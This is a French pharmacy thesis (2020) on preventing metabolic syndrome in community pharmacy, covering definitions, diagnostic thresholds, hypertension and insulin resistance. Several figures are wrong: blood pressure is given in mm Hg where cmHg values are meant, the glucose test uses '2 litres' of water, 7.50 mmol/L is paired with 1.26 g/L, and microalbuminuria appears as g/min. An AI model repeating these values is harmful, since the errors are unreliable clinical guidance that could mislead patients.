



HAL
open science

La prévention du syndrome métabolique à l'officine

Arapana-Victoria Cambon

► **To cite this version:**

Arapana-Victoria Cambon. La prévention du syndrome métabolique à l'officine. Sciences du Vivant [q-bio]. 2020. dumas-02895991

HAL Id: dumas-02895991

<https://dumas.ccsd.cnrs.fr/dumas-02895991>

Submitted on 10 Jul 2020

HAL is a multi-disciplinary open access archive for the deposit and dissemination of scientific research documents, whether they are published or not. The documents may come from teaching and research institutions in France or abroad, or from public or private research centers.

L'archive ouverte pluridisciplinaire **HAL**, est destinée au dépôt et à la diffusion de documents scientifiques de niveau recherche, publiés ou non, émanant des établissements d'enseignement et de recherche français ou étrangers, des laboratoires publics ou privés.

U.F.R. DES SCIENCES PHARMACEUTIQUES

Année 2020

Thèse n° 47

THESE POUR L'OBTENTION DU

DIPLOME D'ETAT de DOCTEUR EN PHARMACIE

Présentée et soutenue publiquement

Par CAMBON Arapana-Victoria

Née le 10 mai 1993 à Kabhré (Népal)

Le 17 Avril 2020

La prévention du syndrome métabolique à l'officine

Membres du jury :

Sous la direction de :

M. WAFFO-TEGUO Pierre

M Arnaud COURTOIS

Président

Mme BRET-LESPINASSE Emmanuelle

Examineur

La prévention du syndrome métabolique à l'officine

Résumé :

Le syndrome métabolique est un ensemble d'entités : hypercholestérolémie, hypertriglycéridémie, hyperglycémie, surpoids et hypertension artérielle qui sont liées mais restent indépendamment prises en charge. Cette définition dépendante de critères seuils rend le diagnostic et les suivis épidémiologiques complexes. La prévention du syndrome métabolique voulue globale consiste en différentes mesures hygiéno-diététiques qui restent les plus efficaces. L'alimentation équilibrée, l'activité physique, l'arrêt du tabac, la consommation modérée d'alcool sont les facteurs possibles qui influencent l'apparition du syndrome métabolique. L'alimentation doit apporter tous les nutriments nécessaires. Des études recherchent le rôle de chaque nutriment, leur qualité et quantité essentielles quotidiennes afin de voir si des complémentations peuvent améliorer l'état de santé des patients pour prévenir le syndrome métabolique. La gestion du stress et du sommeil de façon plus indirecte joue un rôle dans la survenue et l'aggravation des troubles métaboliques qui composent ce syndrome. La phytothérapie n'a pas encore sa place dans la prévention de ce syndrome, cependant des études s'y intéressent. Le pharmacien a déjà des missions de prévention par sa capacité à informer, répondre aux questions et sensibiliser selon les besoins de chacun. Le pharmacien s'adapte à chaque patient pour conseiller sur tous les facteurs de risque du syndrome métabolique. Le pharmacien fera peut-être plus dans la prévention du syndrome métabolique grâce aux nouvelles découvertes scientifiques et réglementations des autorités publiques.

Mots clés : prévention, syndrome, métabolique, pharmacien

Remerciements

La réalisation de ce travail a été possible grâce à de nombreuses personnes qui m'ont soutenue et aidée, pour cela je leur fais part de ma reconnaissance. Je souhaite remercier toutes les personnes qui participent à ce jury et qui m'ont apporté les connaissances théoriques et pratiques pour l'exercice de ma profession. Mes remerciements s'adressent à

Monsieur Waffo-Teguo qui a bien voulu présider cette thèse. Ses enseignements théoriques lors de mes années d'étude en pharmacie ont éveillé mon intérêt pour l'étude des substances végétales et leur utilisation.

Monsieur Courtois qui a accepté de prendre le relais en tant que directeur de thèse. Sa compréhension ses conseils et le temps qu'il m'a dévoué m'ont permis de finir mon travail. J'ai apprécié sa façon bienveillante de transmettre ses avis afin de m'améliorer.

Madame Bret-Lespinasse pour sa participation. J'ai eu la chance de pouvoir apprendre lors de mon stage officinal à ses côtés les activités d'un pharmacien adjoint.

Madame Dubois qui a été la première à s'occuper de la relecture et de la mise en forme de mon travail. Ses connaissances du sujet m'ont permis de structurer mes recherches.

Je pense également à remercier toutes les personnes que j'ai rencontrées lors de mes stages et remplacements qui ont contribué à me former et m'investir dans cette profession en évolution. Leurs encouragements m'ont permis de continuer durant ce travail de recherche et d'écriture.

Je dois beaucoup à toute ma famille qui me soutient depuis le début afin que je puisse faire ce que je souhaite dans ma vie professionnelle. Je tiens particulièrement à dédier ce travail à ma maman Françoise qui est toujours là pour moi et ma petite sœur Sarah.

Mes ami(e)s rencontré(e)s lors de mes études ont aussi participé à ma réussite par leur présence rassurante à tous les moments importants, Hugo particulièrement dans ma vie quotidienne.

Table des matières

I : Le syndrome métabolique en France	12
I.1 : Définitions	12
I.1.1 : Hypertension artérielle	15
I.1.2 : De l'insulinorésistance au diabète de type 2	15
I.1.3 : Hypertriglycémie	16

I.1.4 : Taux bas de HDL-cholestérol	17
I.1.5 : Obésité	19
I.1.6 : Microalbuminurie	21
I.2 : Épidémiologie	21
I.2.1 : Syndrome métabolique	22
I.2.2 : Population cible	25
I.3 : Physiopathologie	27
I.3.1 : Rappels des tissus, hormones et réactions impliqués dans le métabolisme	27
I.3.1.1 : Insuline	28
I.3.1.2 : Microbiote intestinal	30
I.3.1.3 : Tissus adipeux	32
I.3.1.3.1 : Leptine	33
I.3.1.3.2 : Adiponectine	34
I.3.1.4 : Inflammation	35
I.3.1.4.1 : TNF-alpha (TNF- α)	35
I.3.1.4.2 : Interleukine-1 (IL-1)	36
I.3.1.4.3 : Interleukine-6 (IL-6)	37
I.3.1.4.4 : Protéine C Réactive	38
I.3.2 : Déséquilibres métaboliques	39
I.4 : Complications	40
I.4.1 : Maladies chroniques	41
I.4.1.1 : Diabète de type II	41
I.4.1.2 : Maladies cardiovasculaires	42
I.4.1.2.1 : Athérosclérose	43
I.4.1.2.2 : Complications de l'athérosclérose	44
I.4.1.3 : Maladies lithiasiques	45
I.4.2 : Cancers	46
I.4.3 : Répercussions sociales et psychologiques	47
II : La prévention du syndrome métabolique	48
II.1 : Règles hygiéno-diététiques	48
II.1.1 : Alimentation	49
II.1.1.2 : Principes généraux	50
II.1.1.3 : Lipides	51
II.1.1.3.1 : Oméga 3	52
II.1.1.3.2 : Oméga 6	53
II.1.1.3.3 : Cholestérol	54

I.1.1.4 : Glucides	55
II.1.1.4.1 : Indice glycémique (IG)	56
II.1.1.4.2 : Charge glycémique (CG)	57
II.1.1.5 : Protéines	58
II.1.1.6 : Produits laitiers	59
II.1.1.7 : Micronutriments	60
II.1.1.6.1 : Oligoéléments	62
II.1.1.6.1.1 : Chrome (Cr24)	63
II.1.1.6.1.2 : Zinc (Zn30)	63
II.1.1.6.1.3 : Sélénium (Se34)	64
II.1.1.6.1.4 : Iode (I53)	65
II.1.1.6.1.5 : Magnésium (Mg12)	65
II.1.1.6.1.6 : Calcium (Ca20)	66
II.1.1.6.1.7 : Manganèse (Mn25)	67
II.1.1.6.1.8 : Cuivre (Cu29)	68
II.1.1.6.1.10 : Potassium (K19)	68
II.1.1.6.1.11 : Sodium (Na11)	69
II.1.1.6.1.12 : Fer (Fe26)	70
II.1.1.6.1.13 : Phosphore (P15)	70
EII.1.1.6.2 : Vitamines	72
II.1.1.6.2.1 : Vitamine A	72
II.1.1.6.2.2 : Vitamines B	72
II.1.1.6.2.3 : Vitamine C	75
II.1.1.6.2.4 : Vitamine D	75
II.1.1.6.2.5 : Vitamine E	76
II.1.1.6.2.6 : Vitamine K	76
II.1.1.7 : Boissons	77
II.1.1.7.1 : L'eau	77
II.1.1.7.2 : L'alcool	78
II.1.1.7.3 : Les sodas et jus de fruits	79
II.1.1.7.4 : Thé	79
II.1.1.7.5 : Café	80

II.1.2 : Activité physique	81
II.1.2.4 : Thermalisme	82
II.1.3 : Tabac	83
II.1.4 : Sommeil	84
II.1.5 : Stress	86
II.2 : Phytothérapie	88
II.2.1 : Olivier (<i>Olea europaea</i>)	89
II.2.2 : Ail (<i>Allium sativum</i>)	90
II.2.3 : Cumin noir (<i>Nigella sativa</i>)	90
II.2.4 : Guggul (<i>Commiphora mukhul</i>)	91
II.2.5 : Raisin rouge (<i>Vitis vinifera</i>)	92
II.2.6 : Oignon (<i>Allium cepa</i>)	93
II.2.7 : Epinette-vinette (<i>Berberis vulgaris</i>)	93
II.2.8 : Fenugrec (<i>Trigonella foenum graecum</i>)	94
II.2.9 : Nopal ou figuier de barbarie (<i>Opuntia ficus-indica</i>)	95
II.2.10 : Fucus (<i>Fucus vesiculosus</i>)	96
II.2.11 : Bromelaïne	96
II.2.12 : Autres plantes à l'étude	97
III. Le rôle du pharmacien dans la prévention du syndrome métabolique	98

Abréviations

9cRA : 9-cis-retinoid-acid

ACS : american chemistry society
AINS : anti-inflammatoire non stéroïdien
AIT : accident ischémique transitoire
ALAT : alanine transférase
AMM : autorisation de mise sur le marché
AMP : adénosine monophosphate
AMPK : AMP-activated protein kinase
ANSES : agence nationale de sécurité sanitaire de l'alimentation, de l'environnement et du travail
AOMI : artériopathie oblitérante des membres inférieurs
ASAT : aspartate transférase
ATP : adénosine triphosphate
AVC : accident vasculaire cérébral
ARA II : antagoniste des récepteurs à l'angiotensine II
AVK : antivitamine K
CA : complément alimentaire
CEED : centre européen d'étude du diabète
CEN.ACS : chemical engineering news. american chemical society
CERIN : centre de recherche et d'informations nutritionnelles
CG : charge glycémique
CK : créatine kinase
CT : cholestérol total
CSHPPF : conseil supérieur d'hygiène publique de France
CUEN : collège universitaire enseignants néphrologues
DESIR : données épidémiologiques sur le syndrome d'insulino-résistance
DHA : acide docosahexaénoïque
EFSA : european food safety authority
EGIR : european group for the study of insulin resistance eNOS
: endothelial nitric oxide synthétase
EPA : acide éicosapentaénoïque
FFA : free faty acid
FI : facteur intrinsèque
g : gramme
Hb1c : hémoglobine glyquée
HDL : high density lipoprotein
HGPO : hyperglycémie provoquée par voie orale
HMGCoA : hydroxy-méthyl-glutaryl coenzyme A

IL-1 : interleukine-1 IL-6
: interleukine-6
IDM : infarctus du myocarde
IFG : impaired fasting glucose
IG : indice glycémique
IL : interleukine
IMC : indice de masse corporelle (Kg/m²)
Inra : institut national de recherche agronomique
INSERM : institut national de la santé et de la recherche médicale
INVS : institut national de veille sanitaire qui fait partie de Santé Publique France
IPCO : institut de prise en charge de l'obésité
ITG : impaired tolerance glucose
KDIGO : kidney disease improving global outcomes
Kg : kilogramme
L.A : Los Angeles LDL : low
density lipoprotein m² :
mètre au carré
MAPA : mesure ambulatoire de la pression artérielle
MONICA : multinational monitoring of trends and determinants in cardiovascular disease
NCEP- ATP III : national cholesterol education program – adult treatment panel III
NFS : numération formule sanguine
NO : monoxyde d'azote
OCDE : organisation de coopération et de développement économique
OMS : organisation mondiale de la santé
PAD : pression artérielle diastolique
PAI-1 : inhibiteur de l'activateur du plasminogène-1
PAS : pression artérielle systolique
PC : protéine C
PNNS : plan national nutrition santé
PPARα : peroxysom proliferator activating receptors alpha
PS : protéine S
PTH : hormone parathyroïdienne ou parathormone
SAOS : syndrome d'apnée obstructive du sommeil
SCORE : systematic coronary risk evaluation
SNC : système nerveux central
SRA : système rénine-angiotensine

TG : triglycérides

TNF-alpha : tumor necrosis factor - alpha

TZD : diurétiques thiazidiques

UDNF : union des nutrithérapeutes francophones

Uv : ultraviolet

Index des tableaux

Tableau 1: Comparaison des définitions les plus utilisées (7)	13
Tableau 2: Différents seuils diagnostiques selon les définitions (7)	14
Tableau 3: Prévalences du syndrome métabolique selon l'étude MONICA en fonction des villes (46)	23
Tableau 4: Prévalences du syndrome métabolique selon les études avec les critères du NCEP-ATP III	24
Tableau 5: Prévalences du syndrome métabolique en Europe selon différentes études et définitions (51)	25
Tableau 6 : Les facteurs de risques cardiovasculaires (138)	42
Tableau 7: Recommandations journalières de consommation des minéraux, vitamines et oligoéléments (229)	61
Tableau 8 : Classification des vitamines et minéraux selon leur risque (307)	71

Index des figures

Figure 1 : Composition d'une molécule de triglycéride (21)	17
Figure 2: Molécule de cholestérol (23)	18
Figure 3: Schéma du transport du cholestérol entre le foie et les tissu (24).....	19
Figure 4: Classification de l'IMC (31)	20
Figure 5: Représentation des différentes localisations du tissu adipeux (38).....	21
Figure 6: Représentation des résultats de l'étude ESTEBAN (57)	27
Figure 7: Représentation schématique des métabolismes lipidique, glucidique et protéique lors du stockage énergétique post-prandial	28
Figure 8: Régulation de la glycémie par les hormones pancréatiques (69)	29
Figure 9: Molécule d'insuline (72)	Erreur ! Signet non défini.
Figure 10: Effets de l'insuline sur l'organisme (74)	30
Figure 11: Modélisation de la concentration du microbiote dans le système digestif (82)	32
Figure 12: Différents facteurs libérés par le tissu adipeux (89)	33
Figure 13: Effets de la leptine sur les tissus cibles (94)	34
Figure 14: Effets de l'adiponectine au niveau des tissus (100)	35
Figure 15: Effets systémiques du TNF-a (111)	36
Figure 16: Actions pro-inflammatoires de l'IL-1 (115)	37
Figure 17: Effets pléiotropes de l'IL-6 (120)	38
Figure 18: Effets de la CRP (123)	39
Figure 19: Physiopathologie du syndrome métabolique et ses complications cardiovasculaires ()	40
Figure 20: Formation d'une plaque d'athérome (147)	44
Figure 21: Différence entre une artère saine et une artère où une plaque d'athérome se forme (148)	44
Figure 22: Facteurs de risque de lithiase (156)	46
Figure 23 : Effets des règles hygiéno-diététiques sur le syndrome métabolique (174)	49
Figure 24: Acides gras essentiels (164)	51
Figure 25 : Circuit simplifié des glucides (206)	55
Figure 26 : Classification des aliments selon leur IG (210)	56
Figure 27: Rôle des oligoéléments (227)	60
Figure 28 : Métabolisme des vitamines (228)	61
Figure 29 : Actions suspectées des micronutriments, vitamines et plantes sur le syndrome métabolique (356)	77
Figure 30 : Molécule de caféine et ses métabolites (373)	81
Figure 31 : Effets du tabagisme sur la physiopathologie du syndrome métabolique (424)	84
Figure 32 : Différentes phases d'un cycle du sommeil (432)	85
Figure 33 : Différents phases de la réaction face à un stress (435)	86
Figure 34 : Mécanisme reliant le stress chronique, l'obésité viscérale et le syndrome métabolique	

(439)	87
Figure 35 : Effets de la nigelle noire sur la santé (461).....	91
Figure 36 : Effets du guggul selon les recherches (463).....	92
Figure 37 : Actions du resvératrol (467)	93
Figure 38 : Actions de la berbérine (478)	94
Figure 39 : Mécanisme d'action des graines de fenugrec (481)	95
Figure 40 : Action de la bromélaïne (498)	97

Introduction

Le syndrome métabolique, appelé syndrome X au moment de sa mise en évidence dans les années 80 par Monsieur Reaven est un ensemble de signes cliniques et de signes biologiques liés entre eux. Les signes cliniques sont l'hypertension et l'obésité et les signes biologiques sont l'hyperglycémie, l'hypercholestérolémie évaluée selon le taux de HDL-cholestérol bas (high density lipoprotein) et l'hypertriglycéridémie. Certaines définitions prennent en compte la microalbuminurie dans les signes biologiques. La définition s'est harmonisée au niveau mondial et les critères diagnostiques se sont affinés avec le temps, ainsi que les techniques de leur évaluation. Sa prévalence augmente dans le monde, selon les habitudes de vie, le vieillissement de la population et les moyens diagnostics. Sa fréquence dépend du mode de vie et de l'exploration diagnostique dans le monde. Sa prise en charge est pluridisciplinaire : le médecin généraliste, le cardiologue, l'endocrinologue peuvent être impliqués. Le pharmacien d'officine a une place importante dans cette prise en charge, pas seulement concernant les médicaments. Bien que voulue globale, la prise en charge consiste à traiter chaque signe de manière indépendante. De même, pour la prévention, le but est d'agir sur le maximum des signes du syndrome métabolique précocement.

La prévention est de plus en plus mise en avant pour éviter l'apparition de maladies, les aggravations ou des complications. A l'officine, le pharmacien a un contact favorisé avec le patient afin de discuter et expliquer les conduites à adapter à chacun en faisant une synthèse. En relais des médecins, le pharmacien participe à la santé publique avec des actions de prévention et de dépistage. Les lois donnent de nouvelles missions aux pharmaciens qui vont dans ce sens : mettre en œuvre des mesures préventives adaptées à chacun pour éviter d'en arriver à une démarche curative. La prévention collective qui s'applique à quasiment toute la population s'individualise grâce aux conseils personnalisés des professionnels de santé à chaque patient. De plus en plus, conseils et recommandations sont relayés et mis à disposition de plus par les comités d'experts et les institutions scientifiques qui sont repris par les instances de suivi de l'état de santé ou les programmes nationaux sur leur site internet ou des affiches pour le grand public.

La prévention du syndrome métabolique concerne une partie importante de la population française. Les personnes en surpoids et obèses, avec une hypertension, une hypercholestérolémie, une hyperglycémie ou une hypertriglycéridémie sont potentiellement intéressées pour améliorer leur état de santé. La présence d'une seule de ces altérations indique une mise en place d'actions à mettre en place dans le but de diminuer les risques d'apparition de trouble supplémentaire. L'existence de plusieurs altérations renforce la nécessité d'agir. La compréhension et la motivation du patient sont déterminantes afin qu'il adhère à un maximum d'adaptations bénéfiques à son cas. Ici la prévention individuelle est une démarche essentielle à promouvoir le plus tôt possible.

Ainsi après la définition du syndrome métabolique, ses complications, les méthodes de prévention contre celui-ci seront développées : la prévention individuelle, alimentaire, l'activité

physique appropriée et les compléments phytothérapeutiques seront traités. Enfin l'intérêt et le rôle du pharmacien d'officine dans cet objectif seront abordés.

I : Le syndrome métabolique en France

I.1 : Définitions

Le syndrome métabolique regroupe différentes pathologies liées entre elles : l'hyperglycémie, l'obésité, l'hypertension artérielle, la dyslipidémie dont un taux de HDL (High Density Lipoprotein-cholestérol) bas et ou l'hypertriglycéridémie. Selon les experts, leur domaine d'étude et leur profession, différentes définitions sont reconnues et elles donnent plus d'importance à certains troubles. La microalbuminurie peut être prise en compte selon les définitions. L'insulinorésistance est un critère primordial pour certains alors que d'autres prennent en compte le diabète de type 2, qui est un stade plus avancé. Ce syndrome est très relié aux risques cardiovasculaires qu'il peut causer ou aggraver, ainsi la définition le prend en compte (1, 2).

L'OMS (Organisation Mondiale de la Santé) a choisi en 1998 une définition qui englobe tous ces symptômes, décrits dans le tableau 1, afin de pouvoir poser un diagnostic consensuel, quelque-soit la spécialité du médecin et le pays (3).

En Amérique les experts et épidémiologistes ont étudié la population afin de définir quand et comment agir. C'est le comité du NCEP-ATP III (National Cholesterol Education – Adult Treatment Panel III) en 2001 qui a un peu plus axé ses critères sur la cardiologie. Cette définition est toujours utilisée et fait partie des plus connues. La présence de 3 anomalies ou plus parmi celles citées dans le tableau 1 correspond à un syndrome métabolique avéré. Les cardiologues s'en servent pour repérer les personnes à risque et adapter leur suivi (4).

Ce sont les deux définitions les plus utilisées, mais elles n'ont pas les mêmes seuils concernant l'hypertension et le tour de taille notamment. Les seuils sont détaillés dans le tableau 2. C'est pourquoi le groupe EGIR (European Group for the study of Insulin Resistance) en 2002 a défini des seuils plus adaptés en Europe. Selon la définition de ce groupe, le syndrome prend en compte l'hypersecretion d'insuline qui est un signe précédant le diabète et souvent lié au surpoids. En routine l'insulinémie est rarement dosée par rapport à la glycémie. Finalement cette définition n'est pas plus facile à appliquer. Cette définition s'intéresse aux personnes à un stade pré-diabétique, pour cela les personnes sélectionnées afin de définir ces seuils excluaient les personnes déjà diabétiques (5). Ce qui n'est pas le cas des autres définitions. Notamment pour l'OMS qui n'exclut pas les personnes diabétiques du diagnostic de syndrome métabolique.

Chacune de ces définitions a ses limites concernant les critères et leur dosage ou leur évaluation clinique. La prévention de ce syndrome devrait débuter avant de dépasser un des seuils pour éviter d'accumuler les anomalies métaboliques. Avant même que le diagnostic soit posé, les perturbations métaboliques peuvent causer des complications irréversibles qu'un traitement ne fera que ralentir. La mise en évidence des personnes concernées le plus tôt possible permet de limiter sa progression et ses conséquences (6).

Tableau 1: Comparaison des définitions les plus utilisées (7)

OMS	NCEP-APT III	EGIR
Hypertension	Hypertension	Hypertension
Insulinorésistance, hyperinsulinémie à jeun, intolérance au glucose ou diabète de type 2	Hyperglycémie à jeun	Hyper-insulinémie à jeun
Hypertriglycéridémie ou taux de HDL-cholestérol bas	Hypertriglycéridémie	Hypertriglycéridémie
	Taux de HDL-cholestérol bas	Taux de HDL-cholestérol bas
Obésité (évaluée par l'IMC ou le tour de taille)	Obésité (évaluée par le tour de taille)	Obésité (évaluée par le tour de taille)
Microalbuminurie	Non évaluée	Non évaluée
→ Diagnostic si insulinorésistance, ou diabète de type 2 plus 2 autres anomalies	→ Diagnostic si 3 anomalies parmi les 5	→ Diagnostic si hyperinsulinémie à jeun plus 2 autres anomalies au moins

Tableau 2: Différents seuils diagnostiques selon les définitions (7)

	OMS	NCEP-ATP III	EGIR
<u>Pression artérielle (PA)</u>	- Pression Artérielle Systolique (PAS) ≥ 140 mm Hg et/ou - Pression Artérielle Diastolique (PAD) ≥ 90 mm Hg	- PAS ≥ 135 mm Hg et/ou - PAD ≥ 85 mm Hg	- PAS ≥ 140 mm Hg et/ou - PAD ≥ 90 mm Hg et/ou un traitement antihypertenseur
<u>Glycémie à jeun</u>	≥ 1,10 g/L ou ≥ 6,1 mmol/L ou hyperinsulinémie à jeun (> 20 µU/mL)	≥ 1,10 g/L ou ≥ 6,1 mmol/L	≥ 1,10 g/L ou ≥ 6,1 mmol/L ou hyperinsulinémie à jeun (> 20 µU/mL)
<u>Triglycérides (TG)</u>	≥ 1,50 g/L ou ≥ 1,7 mmol/L	≥ 1,50 g/L ou ≥ 1,7 mmol/L	TG ≥ 1,8 g/L ou

<u>HDL-cholestérol</u>	≤ 0,35 g/L ou ≤ 0,9 mmol/L	≤ 0,40 g/L ou ≤ 1,04 mmol/L	≥ 2,02 mmol/L et/ou HDL ≤ 0,4 g/L ou ≤ 1,04 mmol/L et/ou un traitement hypolipémiant
<u>Obésité</u>	Tour de taille : - Homme ≥ 90 cm	Tour de taille : - Homme ≥ 102 cm	Tour de taille : - Homme ≥ 94 cm
	- Femme ≥ 85cm ou - IMC ≥ 30 Kg/m ²	- Femme ≥ 88cm - IMC pas pris en compte	- Femme ≥ 80cm - IMC pas pris en compte
<u>Microalbuminurie</u>	- Excrétion urinaire ≥ 20 g/min ou - albumine/créatinine ≥ 30 mg/g	Pas pris en compte	Pas pris en compte

Les seuils de certains critères cliniques pourraient évoluer pour s'adapter à chaque population. Le tour de taille moyen n'est pas le même en Amérique, en Asie ou en Europe. Le risque est défini selon les consensus médicaux et économiques des pays. Selon l'ethnie du patient mais pas son pays de résidence, le classement de son obésité peut être différent. En général, un IMC (indice de masse corporelle) supérieur à 30 ne nécessite pas la mesure du tour de taille pour statuer (8). La population à risque et à prendre en charge découle de ces limites chiffrées fixées qui sont choisies selon les besoins et les ressources disponibles par les pays concernés. La population concernée est évaluée et si elle est trop grande, la tolérance est étendue pour la diminuer ou sa prise en charge est différente. Les seuils de l'OMS sont les plus stricts de toutes les définitions, ce qui fait que la population concernée est plus importante. Cependant les pays ciblent les personnes considérées plus à risque selon leurs habitudes, elles seront alors prises en charge. Un diagnostic sans suivi n'est pas utile. Les décisions et recommandations sont faites en fonction des besoins de la population et de leur mise en place technique et économique (9).

Les anomalies cliniques : le tour de taille et la tension artérielle sont mesurables par un médecin, un pharmacien ou le patient lui-même. Le tour de taille est facilement mesurable, il faut bien placer le mètre à la taille définie par le haut des saillies des crêtes iliaques.

Le suivi des signes biologiques : la glycémie, la triglycéridémie et le taux de cholestérol est simple, par prise de sang à jeun à intervalle défini selon les besoins du patient déterminés avec le médecin. Au début de la prise en charge les suivis sont plus fréquents. Puis quand les résultats attendus sont atteints, un bilan par an est recommandé pour le suivi des anomalies biologiques.

Le syndrome métabolique n'est pas un syndrome comme les autres, il s'agit d'un ensemble d'entités qui peuvent s'associer et être différentes selon le patient. Les différentes définitions rendent son diagnostic compliqué et les experts ne sont pas tous d'accord quant à son intérêt. En effet le diagnostic n'implique pas une prise en charge spécifique comme dans des maladies chroniques définies. En France, pour beaucoup de professionnels, le syndrome métabolique reste l'assemblage de divers troubles qui sont traités séparément et selon le patient. La prise en charge la plus rapide et la prévention des complications sont en revanche unanimement recommandées avec des actions qui ne sont pas définies clairement (10). Le moment de la prise en charge évolue selon les bénéfices et les risques découverts dans les recherches épidémiologiques chez des patients suivis. La prise en

charge globale n'est pas toujours recommandée car elle n'est pas plus efficace que le traitement de chaque entité séparément selon les études comparatives. Le syndrome métabolique est reconnu comme un facteur de risques cardiovasculaires et d'apparition du diabète de type 2 par une partie des professionnels de santé. L'intérêt de sa mise en évidence chez les patients ne semble pas beaucoup changer leur prise en charge. Ce diagnostic n'apporte pas de bénéfice à long terme pour le patient, ce qui limite son utilité et sa recherche (11). L'existence de ce syndrome n'est pas universellement admise. Souvent le syndrome métabolique reste confondu avec le syndrome d'insulinorésistance et souvent associé à l'obésité. Différentes hypothèses tentent d'expliquer son apparition mais l'ordre des événements n'est pas certain car ils s'imbriquent, l'insulinorésistance favorise l'activité du tissu adipeux qui lui-même en excès facilite la diminution de la sensibilité à l'insuline. Ces différentes définitions avec plusieurs critères sont bien liées mais le mécanisme encore insuffisamment expliqué ne permet pas à tous d'en faire un syndrome à part entière (12).

I.1.1 : Hypertension artérielle

Cette maladie chronique souvent asymptomatique correspond à une pression élevée sur les parois des vaisseaux sanguins exercée par le sang que le cœur fait circuler. Des signes cliniques peuvent être présents : céphalées, étourdissements si la pression est trop importante (13). La pression artérielle se mesure par deux valeurs. La pression artérielle systolique (PAS) est la pression exercée au moment de la contraction du cœur, c'est la maximale. Elle est comprise entre 10 et 14 mm Hg (mm de mercure) normalement. La pression artérielle diastolique (PAD) est la pression minimale au moment du relâchement du cœur. Normalement elle se trouve entre 6 et 8 mm Hg. Ces 2 valeurs augmentent avec l'âge, plus rapidement pour la pression systolique même chez les personnes en bonne santé passées 60 ans selon la Fédération Française de Cardiologie (14).

Le diagnostic se fait par un médecin après 3 mesures consécutives de la PAS et/ou de la PAD supérieures à la normale : soit 14/10, à 15 jours d'intervalle au moins et sur chaque bras. La prise de tension se fait au repos, assis ou couché avec un tensiomètre. L'effet « blouse blanche » est exclu par MAPA (automesure en ambulatoire) ou par port d'un holter tensionnel sur 24h qui mesure toutes les 15 minutes la tension artérielle la journée et toutes les 30 minutes la nuit. Les médecins utilisent souvent des tensiomètres avec un brassard qui se met au bras. Son gonflement compresse l'artère ce qui permet de déterminer la PAS et au relâchement, la PAD est mesurée (15,16). Des tensiomètres portables de poignet plus accessibles pour les patients suffisent pour l'auto-contrôle. Ils sont un peu moins précis, notamment chez les personnes âgées ou les enfants avec un poignet très fin. Ces tensiomètres de poignet ou de bras sont disponibles en officine et ne sont pas remboursés. L'hypertension est l'un des facteurs des maladies cardiovasculaires et de l'insuffisance rénale. Sa prévention et sa prise en charge contribuent à diminuer les complications possibles (17). Tous les patients concernés ne sont pas diagnostiqués et traités.

I.1.2 : De l'insulinorésistance au diabète de type 2

La glycémie à jeun représente la concentration en glucose dans le sang après un jeûne de 8h. Ce paramètre biologique se dose dans le plasma sanguin par réaction enzymatique, plutôt le matin. Les normes sont comprises entre 3,90 et 5,50 mmol/L ou 0,70 et 1,0 g/L. Ce taux de glucose dans le sang dépend d'un équilibre hormonal entre le glucagon et l'insuline entre autres et des apports en glucose.

L'insulinorésistance est un dysfonctionnement où les tissus périphériques ne répondent plus correctement à l'action de l'insuline. L'insulinorésistance est souvent associée à un surpoids. Avec la diminution de la capacité sécrétoire de l'insuline, elle conduit au développement du diabète de type 2. Ce stade prédiabétique d'insulinorésistance n'est pas détecté chez toutes les personnes concernées. Le rapport de la Haute Autorité de Santé (HAS) en 2006 conclu à un intérêt diagnostique de l'insulinorésistance par le dosage de la sécrétion d'insuline chez les patients avec une hyperglycémie. Cependant l'exécution à grande échelle de cet examen diagnostique est compliquée. Donc cet acte invasif est peu effectué ce qui limite son intérêt en santé publique (18).

L'insulinosécrétion augmente pour compenser si la glycémie ne diminue pas suffisamment et cela peut amener à une hyper-insulinémie. Au début il n'y a pas de signe clinique, seul le dosage biologique de la glycémie peut être perturbé, sans atteindre le seuil d'une hyperglycémie avérée, supérieure à 7,50 mmol/L ou 1,26 g/L.

Ensuite l'hyper-insulinémie persiste et la glycémie reste supérieure à la normale à long terme, mais inférieure au stade du diabète. Il s'agit d'une ITG (intolérance au glucose), qui se définit par une glycémie supérieure à 1,10 g/L et inférieure à 1,26 g/L ou entre 6,10 mmol/L et 6,90 mmol/L à jeun. Ce stade asymptomatique précède le diabète de type 2. L'ITG se diagnostique par la mesure de la glycémie 2 heures après la prise de 75 grammes de glucose dans 2 litres d'eau par voie orale (HGPO). Si la glycémie est comprise entre 7,80 mmol/L et 11,10 mmol/L ou 1,40 g/L et 2,0 g/L après ce test le patient a une entité clinique du prédiabète (19). Cette technique de mesure est peu effectuée car elle est désagréable pour le patient et longue. Ce dosage chez un patient non à jeun évalue la réponse post-prandiale et sa durée.

Le stade prédiabétique inclut l'hyperglycémie modérée à jeun et l'intolérance au glucose. Cette association potentialise les complications cardio-vasculaires et le risque de survenue du diabète de type 2. Une glycémie mesurée à jeun supérieure à la norme, mais inférieure au diabète est à surveiller par la suite. A partir de cette découverte d'intolérance au glucose ou d'hyperglycémie à jeun, des mesures hygiéno-diététiques sont à mettre en place (20).

Le diabète de type 2 se définit par une hyperglycémie à jeun supérieure à 1,26 g/L ou 7,50 mmol/L mesurée au moins deux fois sur des prélèvements différents.

I.1.3 : Hypertriglycémie

Les triglycérides sont des lipides composés de trois acides gras estérifiés et d'une molécule de glycérol, comme sur la figure 1. Les triglycérides sont stockés dans le tissu adipeux et représentent une réserve d'énergie. Le taux de triglycérides sanguins circulants dépend de la production endogène par le foie et de l'apport alimentaire.

